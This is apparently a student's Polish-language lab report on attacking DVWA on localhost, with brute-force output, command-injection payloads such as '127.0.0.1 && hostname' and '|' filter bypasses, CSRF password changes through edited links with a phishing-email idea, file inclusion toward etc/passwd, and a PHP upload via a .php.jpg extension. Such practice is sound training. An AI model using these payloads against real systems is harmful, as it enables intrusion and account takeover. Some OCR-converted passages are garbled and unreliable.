2	charley	e9be6256037494fb8bcf8..	200	0	0	4705										2			6			7d43af6c3cb1bb8fb..								
3	admin	7d143af6c3cb1bb8fb0fa..	200	0	0	4705										2			6			6								
4	root	7eef1fa42120e8777..	200	0	0	4705										2			6			6								
5	lntmets	See7e273033de980a0f03..	200	0	0	4705										2			6			6								
6	unithy	c7f0230501e3094a7950..	200	0	0	4705										2			6			6								
7	root	c7f0230501e3094a7950..	200	0	0	4705										2			6			6								
8	abc123	d710ffad41a032b238b05..	200	0	0	4705										2			6			6								
9	abc4567	e7449744fa0a02b238b05..	200	0	0	4705										2			6			6								
10	12345678	e7449744fa0a02b238b05..	200	0	0	4705										2			6			6								
11	123456789	e7449744fa0a02b238b05..	200	0	0	4705										2			6			6								
12	1234567890	e7449744fa0a02b238b05..	200	0	0	4705										2			6			6								
13	password	68f1a3010ed059f7aa8be..	200	0	0	4748										2			6			1	cfa5f5a797fb1dd848..							
14	password	9b2a40842120e8777a06..	200	0	0	4748										2			6			1	d7f519370ed2d323c1..							

2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Attack	Save	Columns											
Results	Positions	Payloads	Resource pool	Settings									
Filter: Showing all items													
test	Payload 1		Payload 2		Status code	Error	Redire...	Timeout	Length	value='			
1337			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	8e092cb1ffec434130...				
charley			8e092cb1ffec434130137867...		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	aaa56a534dc77be03...				
admin			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	84e4dec096a8ea...				
password			84e4dec096a8ea63dfc585...		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	50d7855ec4b2528ea...				
kali			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	2632ef62df0863ac1c...				
haslo			2632ef62df0863ac1c4acd4...		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	bd4388bb719c8d09f7...				
1234			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	934f26a61482aa33f7...				
pablo			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	a98a4b770e1ec054...				
letmein			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	0be1a72328dda2c2e7...				
smithy			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	9862a84d57621d224...				
gordobn			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	40a4c0e47d7e1221...				
abc123			200		<input type="checkbox"/>	1	<input type="checkbox"/>	4734	29cd559b2ff8c2be576				

Finished

COMMAND INJECTION

Poziom: Low

W celu znalezienia użytkowników wpisuje 127.0.0.1 && users

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.024/0.037/0.047/0.008 ms
kali kali
```

A w celu znalezienia hosta 127.0.0.1 && hostname

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.035 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.046 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3067ms  
rtt min/avg/max/mdev = 0.020/0.040/0.062/0.015 ms  
kali
```

Oraz listę wszystkich plików i mogłabym wyciągnąć co chcę za pomocą komend z listy:
<https://ss64.com/nt/>

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.035 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3059ms  
rtt min/avg/max/mdev = 0.023/0.033/0.044/0.007 ms  
total 20  
drwxr-xr-x 4 www-data www-data 4096 Apr 12 10:41 .  
drwxr-xr-x 18 www-data www-data 4096 Apr 12 10:41 ..  
drwxr-xr-x 2 www-data www-data 4096 Apr 12 10:41 help  
-rw-rxr-x 1 www-data www-data 1829 Apr 12 10:41 index.php  
drwxr-xr-x 2 www-data www-data 4096 Apr 12 10:41 source
```

Poziom: Medium

Niestety tutaj za pomocą `&&` nie jesteśmy w stanie wyciągnąć informacji. Z kodu źródłowego php wychodzi, że kod zamienia `&&` na spacje.

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
}
```

Natomiast można to ominąć wykorzystując inne znaki przy Command Injection, które podaje OWASP
https://owasp.org/www-community/attacks/Command_Injection

Sanitizing Input

```
Replace or Ban arguments with ";"  
Other shell escapes available  
Example:  
- &&  
- |  
- ...
```

Wykorzystując | otrzymałem informację o hoście oraz użytkownikach.

Ping a device

Enter an IP address:

kali

Ping a device

Enter an IP address:

kali kali

Poziom: High

Wypróbowałem z ciekawości wszystkie możliwe opcje znaków dla command injection i co ciekawe

zadziałało, mimo że w kodzie źródłowym nie powinno działać.

Ping a device

Enter an IP address:

kali

localhost/DVWA/vulnerabilities/view_source.php?id=exec&security=high

Command Injection Source

vulnerabilities/exec/source/high.php


```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '['  => '',
        ']'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '``' => '',
        '||' => ''
    );
}
```

No więc z ciekawości poczytałem w Internecie i się okazało, że to błęd, także liczę na dodatkowe punkty za znalezienie błędu :D

Ze źródła widzimy funkcję trim, która usuwa białe znaki (np. spacje).



Około 1 820 000 wyników (0,25 s)

Funkcji USUŃ. ZBĘDNE. ODSTĘPY należy używać w tekstach formuł lub do sprawdzania poprawności danych, gdy spacje przed lub po tekście są istotne. Funkcja TRIM powoduje usunięcie wszystkich zbędnych spacji w ciągu tekstowym i pozostawienie tylko pojedynczych spacji między wyrazami.

Bez samej spacji nie zadziałało

Ping a device

Enter an IP address:

Po dodatkowej analizie kodu znalazłam literówkę.

Command Injection Source

vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '| |' => '',
        '--' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ` ` => '',
        '||' => ''
    );
}
```

Która umożliwia wykorzystanie podatności.

Ping a device

Enter an IP address:

kali

CSRF

Poziom: Low

Po wejściu widzimy formularz ze zmianą hasła, po wpisaniu nowego hasła widzimy, że formularz używa metody GET (co również widać w kodzie źródłowym) i wyskakuję nam link ze wszystkimi zmianami hasła:

http://localhost/DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change#

Wystarczy w linku zmienić informację o hasle na:
http://localhost/DVWA/vulnerabilities/csrf/?password_new=haslo&password_conf=haslo&Change=Change#

Co spowodowało że po zmianie w linku i kliknięciu enter, moje hasło się zmieniło i po wylogowaniu i próbie zalogowania się ponownie już nie działało:



Username

Password

Login failed

CSRF działa na zasadzie zaufania do określonej witryny w przeglądarce, więc można za pomocą np. tiny.pl podmienić link i wysłać do potencjalnej ofiary maila z informacją prosimy o zaktualizowanie swoich danych, ofiara kliknie i zmieniła hasło nie wiedząc nic o tym.

Poziom: Medium

Po próbie zrobienia dokładnie to samo co w poziomie low ukazuje się informacja: Warning: **Undefined array key "HTTP_REFERER" in /var/www/html/DVWA/vulnerabilities/csrf/source/medium.php on line 5**

Po wejściu w kod źródłowy widać zapis o HTTP_REFERER, który sprawdza czy żądanie pochodzi z tego samego serwera.

Wykorzystałam burpa do przejęcia żądania zmiany hasła:

Aktualnie posiadane hasło to 123456, jako nieświadomy użytkownik chce zmienić na kali a jako "hacker" zmieniam na password.

Przejmuję żądanie zmiany hasła przez burpa:

Screenshot of Burp Suite Community Edition v2023.9.1 showing a request to http://localhost:80 [127.0.0.1]. The 'Proxy' tab is selected. The 'Raw' tab shows the following request:

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=kali&password_conf=kali&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: _ga=GAI.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; PHPSESSID=bke67djrqfjdo4nk7pgsbe2cvm; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16

```

The 'Inspector' panel on the right shows the 'Request query parameters' table. The 'password_new' parameter has 'kali' selected, and the 'password_conf' parameter has 'kali' selected. A red circle highlights the 'password_conf' row.

Zmieniam na swoje:

Screenshot of Burp Suite Community Edition v2023.9.1 showing the same request after modification. The 'Raw' tab shows the modified request:


```

1 GET /DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: _ga=GAI.1.529699030.1702655392; _ga_3JEZ7LNJK=GS1.1.1702655392.1.0.1702655392.0.0.0; PHPSESSID=bke67djrqfjdo4nk7pgsbe2cvm; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
16


```

The 'Inspector' panel on the right shows the 'Request query parameters' table. The 'password_new' parameter has 'password' selected, and the 'password_conf' parameter has 'password' selected. A red circle highlights the 'password_conf' row.

Przy "kali" nie działa:



a przy "password" działa:




Poziom: High

Zrobiłam dokładnie to samo, czyli przejęłam żadanie za pomocą burpa i zmieniłam hasło.

Przejrzałam kod źródłowy i zobaczyłam, że jest generowany token ANTI-CSRF dodatkowo formularz jest zabezpieczony przed atakiem SQL Injection.

Przy przejęciu żądania zobaczyłam również token, który jest generowany dla każdej sesji, natomiast działania z poziomu medium zadziałyły mimo tego tak samo.



```
1 GET /DVWA/vulnerabilities/csrf/?password_new=haslo&password_conf=haslo&Change=Change&user_token=5ee8b7780622a05f6c6d73a44bf7c071 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: security=high; PHPSESSID=4v6fu153jq5ejlauotmoh7gfsi
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?
15
16 |
```

FILE INCULSION


Poziom: Low

Zmieniając strony widać, że zmienia się i wystarczy wkleić katalog z którego mamy wyciągnąć informację



Widzimy numer 1,2 oraz 4 a powinniśmy znaleźć 5 cytatów.

Klikając w zbadaj znajdujemy 5 cytatów:




```
<br>
<br>
4.) The pool on the roof must have a leak.
<!--5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons.-->
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title></title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css">
<link rel="icon" type="image/ico" href="../../dvwa/ico">
<script type="text/javascript" src="../../dvwa/j/dvwaPage.js"></script>
<div id="container"></div>
</body>
html > body.home
```

Poziom: Medium


Ze względu na ograniczenia strony (niemożność wpisania ../) nie możemy wejść w ten katalog ale możemy wejść w np. etc/passwd



Spróbowałam wykorzystać file upload z kodem php przenoszącym mnie do ścieżki natomiast traktował on jakbym bezpośrednio próbowała wejść przez linka



Plik fi.php nie istnieje w podanej ścieżce.



Nice try ;-). Use the file include next time!

Wystarczy trochę pomyśleć nad ścieżkami i mamy dostęp do baz:

A screenshot of a terminal window on a Kali Linux system. The title bar shows the URL: localhost/DVWA/vulnerabilities/?page=DVWA/hackable/flags/fi.php. The terminal window displays a file listing for the directory /DVWA/vulnerabilities. The listing includes various sub-directories like authbypass/, brute/, captcha/, etc., and several PHP files such as view_help.php, view_source.php, and view_source_all.php. The files were last modified on April 12, 2024, at 10:41.

Name	Last modified	Size	Description
Parent Directory	-	-	
authbypass/	2024-04-12 10:41	-	
brute/	2024-04-12 10:41	-	
captcha/	2024-04-12 10:41	-	
csp/	2024-04-12 10:41	-	
csrf/	2024-04-12 10:41	-	
exec/	2024-04-12 10:41	-	
fi/	2024-04-12 10:41	-	
javascript/	2024-04-12 10:41	-	
open_redirect/	2024-04-12 10:41	-	
sql/	2024-04-12 10:41	-	
sql_blind/	2024-04-12 10:41	-	
upload/	2024-04-12 10:41	-	
view_help.php	2024-04-12 10:41	1.0K	
view_source.php	2024-04-12 10:41	2.6K	
view_source_all.php	2024-04-12 10:41	3.0K	
weak_id/	2024-04-12 10:41	-	
xss_d/	2024-04-12 10:41	-	
xss_r/	2024-04-12 10:41	-	
xss_s/	2024-04-12 10:41	-	

Apache/2.4.57 (Debian) Server at localhost Port 80

FILE UPLOAD

Poziom: Low

Na początku próbowałam przesyłać plik php, odczytujący ciasteczko:



The screenshot shows a code editor window with a dark theme. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with icons for file operations like new, open, save, and search. The main area contains the following PHP code:

```
<?php  
  
if(isset($_COOKIE['nazwa_cookie'])) {  
  
    $wartosc = $_COOKIE['nazwa_cookie'];  
    echo "Wartość ciasteczka 'nazwa_cookie': " . htmlspecialchars($wartosc);  
} else {  
    echo "Ciasteczko 'nazwa_cookie' nie zostało ustawione.";  
}  
?>
```

Natomiast się nie udało:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded.

More Information

więc zapisałam ten plik w rozszerzeniu jpg dodając na końcu .jpg (Karolina.php.jpg) i przesyłałam z sukcesem

Vulnerability: File Upload


Choose an image to upload:

No file selected.


.../.../hackable/uploads/karolina.php.jpg successfully uploaded!

[More Information](#)

Postanowiłam wejść na stronę /hackable/uploads/karolina.php.jpg bo zrozumiałam że tam został załadowany mój plik, ale jego tam nie było ani nic nie zrobił bo to było jpg więc nie miało co pokazać




Spróbowałam wykorzystać burpa zmieniając rozszerzenie pliku usuwając jpg




```
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----17846087273309321132156979486
8 Content-Length: 528
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/DVWA/vulnerabilities/upload/
12 Cookie: _ga=GAI.1.529699830.1702655392._gat_3JEz7LNJJK=GS1.1.1702655392.1.0.1702655392.0.0.; BEEFHOOK=NVGsTnP5HK2jYNAw3zN01ztYlsroDB0vbUjaL4rE5NeoI1JtUST4BiHtaJ2b8P55NuEzzFam9mzy; security=low; PHPSESSID=q3vm4ge3r9un1jvdkli0tm079f
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 -----
19 -----17846087273309321132156979486
20 Content-Disposition: form-data; name="MAX_FILE_SIZE"
21
22 100000
23 -----
24 -----17846087273309321132156979486
25 Content-Disposition: form-data; name="uploaded"; filename="karolina.php.jpg"
26 Content-Type: image/jpeg
27 <?php
28
29     echo "Jestem tutaj, Karolina aka Hacker";
30     ?>
31
32 -----
33 -----17846087273309321132156979486
34 Content-Disposition: form-data; name="Upload"
35
36 Upload
37 -----
38 -----17846087273309321132156979486--
```

I przesyłałam plik oraz ponownie weszłam na tą stronę




Ciasteczko 'nazwa_cookie' nie zostało ustawione.

Przesyłałam również inny plik dla potwierdzenia.



Jestem tutaj, Karolina aka Hacker

Dodatkowo udało mi się wejść w katalog wszystkich przesłanych plików



Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	
dvwa_email.png	2024-04-12 10:41	667	
karolina.php	2024-05-18 07:29	57	
